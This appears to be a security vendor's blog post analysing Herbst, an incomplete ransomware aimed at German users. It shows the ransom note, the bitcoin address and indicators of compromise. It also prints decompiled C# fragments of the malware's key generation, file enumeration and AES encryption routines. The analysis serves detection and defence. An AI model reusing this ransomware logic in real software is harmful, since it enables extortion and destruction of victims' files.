
Cooking Up Autumn (Herbst) Ransomware

blog.fortinet.com/2016/06/03/cooking-up-autumn-herbst-ransomware

June 3, 2016



Ihr Computer wurde soeben AES 256bit verschlüsselt, das beudeutet das ihre Daten unbrauchbar sind
und nur mit dem endsprechenden Schlüssel wiederhergestellt werden können. Man könnte die Daten selber entschlüsseln, aber dies würde mit momentan Technischen Stand minst. 100Jahre Dauern.

Daher sind wir so frei und stellen ihn den Entschlüssellungkey gegen eine kleine Bearbeitungsgebühr
zu verfügung, Sollten Sie dankend auf dieses Angebot verzichten möchten wir sie gerne nochmal dadrauf hinweisen das auch unser WebSpeicher begrenzt ist und wir deswegen bedauerlicher Weise ab und an Daten löschen müssen.

Senden Sie 0,1 Bitcoin an Folgende Bitcoin Adresse um ihren Encryptionkey zu erhalten. Nachdem Sie ihre Bitcoin an die Adresse geschickt haben tragen sie die Transaktionsid in die Textbox ein und klicken auf Decrypt.


Threat Research

By Rommel Abraham D Joven | June 03, 2016
Fortiguard's behavior-based system designed to identify new malware has detected a German targeted ransomware. We named it *Herbst,* a German word which in English means Autumn.

Ransom Note

The Herbst ransom note appears in German in a dedicated window from its own running process. It demands that a ransom be paid in bitcoin. We have also been able to determine the bitcoin address. Ransome note details are listed below:

> File encryption: AES 256 bit
>
> Ransom Price: 0.1 Bitcoin or approximately USD $53.80 as of today.
>
> Bitcoin Address: 18uM9JA1dZgvsgAaeeW2XZK13dTbk1jzWq



Encrypted

Ihr Computer wurde soeben AES 256bit verschlüsselt, das beudeutet das ihre Daten unbrauchbar sind
und nur mit dem endsprechenden Schlüssel wiederhergestellt werden können. Man könnte die Daten selber entschlüsseln, aber dies würde mit momentan Technischen Stand minst. 100Jahre Dauern.

Daher sind wir so frei und stellen ihn den Entschlüssellungkey gegen eine kleine Bearbeitungsgebühr
zu verfügung, Sollten Sie dankend auf dieses Angebot verzichten möchten wir sie gerne nochmal dadrauf hinweisen das auch unser WebSpeicher begrenzt ist und wir deswegen bedauerlicher Weise ab und an
Daten löschen müssen.

Senden Sie 0,1 Bitcoin an Folgende Bitcoin Adresse um ihren Encryptionkey zu erhalten. Nachdem Sie ihre Bitcoin an die Adresse geschickt haben tragen sie die Transaktionsid in die Textbox ein und klicken auf Decrypt.


Ihre TransaktionsID:

Decrypt

Figure 01: Ransom Note

Key Preparation

The key is prepared by concatenating two random numbers from 0 to 99999999. Next, it concatenates strings in random positions from the *text* variable, *text.length* times, as seen below. This key is hashed later and used as the AES key.



```
private void Form1_Load(object sender, EventArgs e)
{
    string location = Assembly.GetExecutingAssembly().Location;
    byte[] bytes = File.ReadAllBytes(location);
    string @string = Encoding.Default.GetString(bytes);
    Random random = new Random();
    string text = "小证明你KiiNGDeZz犯罪网络最喜欢的精英用户abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"$%&/()=?*'^☺☻♥♦♣♠♠♠○◙•♦♣☻¶‖º▀";
    this.key = Conversions.ToString(random.Next(0, 99999999)) + Conversions.ToString(random.Next(0, 99999999));
    int num = 0;
    checked
    {
        int num4;
        int arg_B6_0;
        do
        {
            int arg_67_0 = 0;
            int num2 = text.Length - 1;
            int num3 = arg_67_0;
            while (true)
            {
                int arg_A5_0 = num3;
                num4 = num2;
                if (arg_A5_0 > num4)
                {
                    break;
                }
                this.key += Conversions.ToString(text[random.Next(0, text.Length - 1)]);
                num3++;
            }
```


Figure 02: Key Preparation Function

Targeted Directories

After preparing the key, Herbst proceeds to enumerate files from the StartupPath. It encrypts all kinds of files in this directory, as shown by “*.*”.

It encrypts file in the following special folders:

Desktop, MyPictures, MyMusic, and Personal




```
while (arg_B6_0 <= num4);
try
{
    DirectoryInfo directoryInfo = new DirectoryInfo(Application.StartupPath);
    FileInfo[] files = directoryInfo.GetFiles("*.*", SearchOption.AllDirectories);
    for (int i = 0; i < files.Length; i++)
    {
        FileInfo fileInfo = files[i];
        try
        {
            this.crypt(fileInfo.Name);
        }
```

Figure 03: File Enumeration

Encrypted File

The ransomware encrypts files and appends the extension to *.herbst*.




Name	Size	Item type
Systracer.lnk.herbst	2 KB	HERBST File
python-2.7.11.msi.herbst	24,267 KB	HERBST File
PCHunter32.exe.herbst	9,205 KB	HERBST File

Figure 04: Encrypted File Sample

File Encryption


The encryption starts by reading the file and calling the function *AES_Encrypt.*



```
public object crypt(string path)
{
    byte[] bytes = File.ReadAllBytes(path);
    string @string = Encoding.Default.GetString(bytes);
    string s = this.AES_Encrypt(@string, this.key);
    byte[] bytes2 = Encoding.Default.GetBytes(s);
    BinaryWriter binaryWriter = new BinaryWriter(File.Open(path + ".herbst", FileMode.CreateNew));
    try
    {
        binaryWriter.Write(bytes2);
        binaryWriter.Flush();
```


Figure 05: Encryption Function

The malware then proceeds to hash the *key* generated from the previous function, and this is used as the AES key for encrypting the files. After the file is encrypted with AES 256 bit, the malware then converts it to Base64String.



```
public string AES_Encrypt(string input, string pass)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] destinationArray = new byte[32];
        byte[] sourceArray = mD5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(pass));
        Array.Copy(sourceArray, 0, destinationArray, 0, 16);
        Array.Copy(sourceArray, 0, destinationArray, 15, 16);
        rijndaelManaged.Key = destinationArray;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        byte[] bytes = Encoding.ASCII.GetBytes(input);
        string text = Convert.ToBase64String(cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length));
        result = text;
    }
```

Figure 06: AES Encryption Function


Original File Structure:

```
.00400000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  MZÉ ♥   ♦
.00400010:  B8 00 36 F3-55 48 00 00-40 00 00 00-00 00 00 00  ╕ 6≤UH  @
.00400020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400030:  00 00 00 00-00 00 00 00-00 00 00 00-F8 00 00 00              °
.00400040:  0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68  ♫▼║♫ ┤○═!╕☺L═!Th
.00400050:  69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F  is program canno
.00400060:  74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20  t be run in DOS
.00400070:  6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00  mode.♪♪◙$
.00400080:  EB B8 3A 4A-AF D9 54 19-AF D9 54 19-AF D9 54 19  δ╕:J»┘T↓»┘T↓»┘T↓
.00400090:  12 96 C2 19-AC D9 54 19-B1 8B D0 19-AB D9 54 19  ↕û┬↓¼┘T↓▒ï╨↓½┘T↓
.004000A0:  88 1F 39 19-A1 D9 54 19-88 1F 2F 19-9E D9 54 19  ê▼9↓í┘T↓ê▼/↓₧┘T↓
.004000B0:  AF D9 55 19-FA DA 54 19-A6 A1 C1 19-81 D9 54 19  »┘U↓·┌T↓ªí┴↓ü┘T↓
.004000C0:  A6 A1 D7 19-7C D9 54 19-A6 A1 DE 19-84 D9 54 19  ªí╫↓|┘T↓ªí▐↓ä┘T↓
.004000D0:  A6 A1 D0 19-45 D8 54 19-B1 8B C0 19-AE D9 54 19  ªí╨↓E╪T↓▒ï└↓«┘T↓
.004000E0:  A6 A1 C5 19-AE D9 54 19-52 69 63 68-AF D9 54 19  ªí┼↓«┘T↓Rich»┘T↓
.004000F0:  00 00 00 00-00 00 00 00-50 45 00 00-4C 01 06 00          PE  L☺♠
```

Encrypted with AES-256

```
00000000:  5D 24 2B 46-E5 C9 67 A1-10 11 DA EB-76 2F CA 5F  ]$+Fσ╔gí►◄┌δv/╩_
00000010:  86 8D 80 6A-38 CA 9C E2-13 9E 48 8C-57 77 3A 3D  åìÇj8╩£Γ‼₧HîWw:=
00000020:  7F 27 D1 AC-81 E6 1A F3-E0 C9 26 84-5E 20 78 5E  ⌂'╤¼üµ→≤α╔&ä^ x^
00000030:  1B B6 22 23-75 DC 2E 2F-F3 BD 5B 7B-6A 3B 10 6F  ←╢"#u▄./≤╜[{j;►o
00000040:  FD BF 31 4F-18 A7 B3 2A-7F 17 B4 BF-79 7A 58 8F  ²┐1O↑º│*⌂↨┤┐yzXÅ
00000050:  F8 23 C5 12-8C F6 8F CB-11 65 92 AB-3F 70 BE 9B  °#┼↕î÷Å╦◄eÆ½?p╛¢
00000060:  94 2B E1 63-34 49 AF 08-22 9F A1 84-6F C6 23 29  ö+ßc4I»◘"ƒíäo╞#)
00000070:  73 4D 78 A3-A4 FD 9A 3E-24 F7 42 2A-48 02 D3 95  sMxúñ²Ü>$≈B*H☻╙ò
00000080:  0D A2 AF 62-6A CF D7 A8-8F D9 DF 2C-E0 C5 55 B5  ♪ó»bj╧╫¿Å┘▀,α┼U╡
00000090:  23 F7 9D FE-14 52 B2 3B-C2 8A 95 C2-39 88 9E 93  #≈¥■¶R▓;┬èò┬9ê₧ô
000000A0:  24 E7 C6 A7-C8 A7 AE 9E-DB 23 6C FC-96 91 DD 7E  $τ╞º╚º«₧█#lⁿûæ▌~
000000B0:  DA D4 E3 06-9C 45 2E 5E-AB A7 4A 36-0D AF E0 B3  ┌╘π♠£E.^½ºJ6♪»α│
000000C0:  5A 2A 2B 24-56 05 23 E4-5C 24 80 D1-20 86 AE 33  Z*+$V♣#Σ\$Ç╤ å«3
000000D0:  C4 F2 45 8B-65 16 69 D1-95 5B 17 DA-0B A3 C5 A0  ─≥Eïe▬i╤ò[↨┌♂ú┼á
000000E0:  D6 A7 E4 3B-4A 3F A8 33-B6 C7 7A 10-10 69 37 91  ╓ºΣ;J?¿3╢╟z►►i7æ
000000F0:  52 19 50 BB-27 3E 05 CA-50 88 1E FC-C2 14 4C A3  R↓P╗'>♣╩Pê▲ⁿ┬¶Lú
```

Base64 Encoded

```
00000000:  58 53 51 72-52 75 58 4A-5A 36 45 51-45 64 72 72  XSQrRuXJZ6EQEdrr
00000010:  64 69 2F 4B-58 34 61 4E-67 47 6F 34-79 70 7A 69  di/KX4aNgGo4ypzi
00000020:  45 35 35 49-6A 46 64 33-4F 6A 31 2F-4A 39 47 73  E55IjFd3Oj1/J9Gs
00000030:  67 65 59 61-38 2B 44 4A-4A 6F 52 65-49 48 68 65  geYa8+DJJoReIHhe
00000040:  47 37 59 69-49 33 58 63-4C 69 2F 7A-76 56 74 37  G7YiI3XcLi/zvVt7
00000050:  61 6A 73 51-62 2F 32 2F-4D 55 38 59-70 37 4D 71  ajsQb/2/MU8Yp7Mq
00000060:  66 78 65 30-76 33 6C 36-57 49 2F 34-49 38 55 53  fxe0v3l6WI/4I8US
00000070:  6A 50 61 50-79 78 46 6C-6B 71 73 2F-63 4C 36 62  jPaPyxFlkqs/cL6b
00000080:  6C 43 76 68-59 7A 52 4A-72 77 67 69-6E 36 47 45  lCvhYzRJrwgin6GE
00000090:  62 38 59 6A-4B 58 4E 4E-65 4B 4F 6B-2F 5A 6F 2B  b8YjKXNNeKOk/Zo+
000000A0:  4A 50 64 43-4B 6B 67 43-30 35 55 4E-6F 71 39 69  JPdCKkgC05UNoq9i
000000B0:  61 73 2F 58-71 49 2F 5A-33 79 7A 67-78 56 57 31  as/XqI/Z3yzgxVW1
000000C0:  49 2F 65 64-2F 68 52 53-73 6A 76 43-69 70 58 43  I/ed/hRSsjvCipXC
000000D0:  4F 59 69 65-6B 79 54 6E-78 71 66 49-70 36 36 65  OYiekyTnxqfIp66e
000000E0:  32 79 4E 73-2F 4A 61 52-33 58 37 61-31 4F 4D 47  2yNs/JaR3X7a1OMG
000000F0:  6E 45 55 75-58 71 75 6E-53 6A 59 4E-72 2B 43 7A  nEUuXqunSjYNr+Cz
```

Figure 07: File Structure Before and After Encryption

Unfinished Business

This malware, written in C#, shows it's unfinished because it has the following functions, but never calls them in the main function:

- *Encrypt* – believed to be the function in encrypting the AES key used before sending to the Command and Control (C&C.)
- *Unlock* – believed to be the decryption of the incoming traffic from the C&C.
- *Http* – believed to be used to send and receive encrypted messages to the C&C.



```
AES_Decrypt(string, string) : string
AES_Encrypt(string, string) : string
Button1_Click(object, EventArgs) : void
crypt(string) : object
decrypt(string) : object
Dispose(bool) : void
Encrypt(string, string) : string
Form1_Load(object, EventArgs) : void
Form1_Shown(object, EventArgs) : void
InitializeComponent() : void
unlock(string, string) : string
Http
Kryptolocker.My
```

Figure 08: Malware Functions

Yes, the malware encrypts files and shows the decryption note; however ,it doesn’t send the AES key used to its C&C, and doesn’t verify the transaction ID when used in the ransom window, making this an unfinished ransomware.

Conclusion

Our analysis shows that cybercriminals could be cooking a ransomware targeting a German audience. From the analysis, we conclude that Herbst is a beta version which is still under development. The malware doesn’t provide any details on its C&Cs because it doesn’t call the HTTP function. We speculate that this version could just be a test to check AV vendors’ ability to detect it without giving away their C&C.

Fortiguard will continue to monitor Herbst future activities and developments.

File detection: W32/Herbst.A!tr

SHA256: 18605f7a5a47ac16f722e3ec8a42121035bb95f731aaad5090c5e11104fc3185

-=FortiGuard Lion Team=-

Related Posts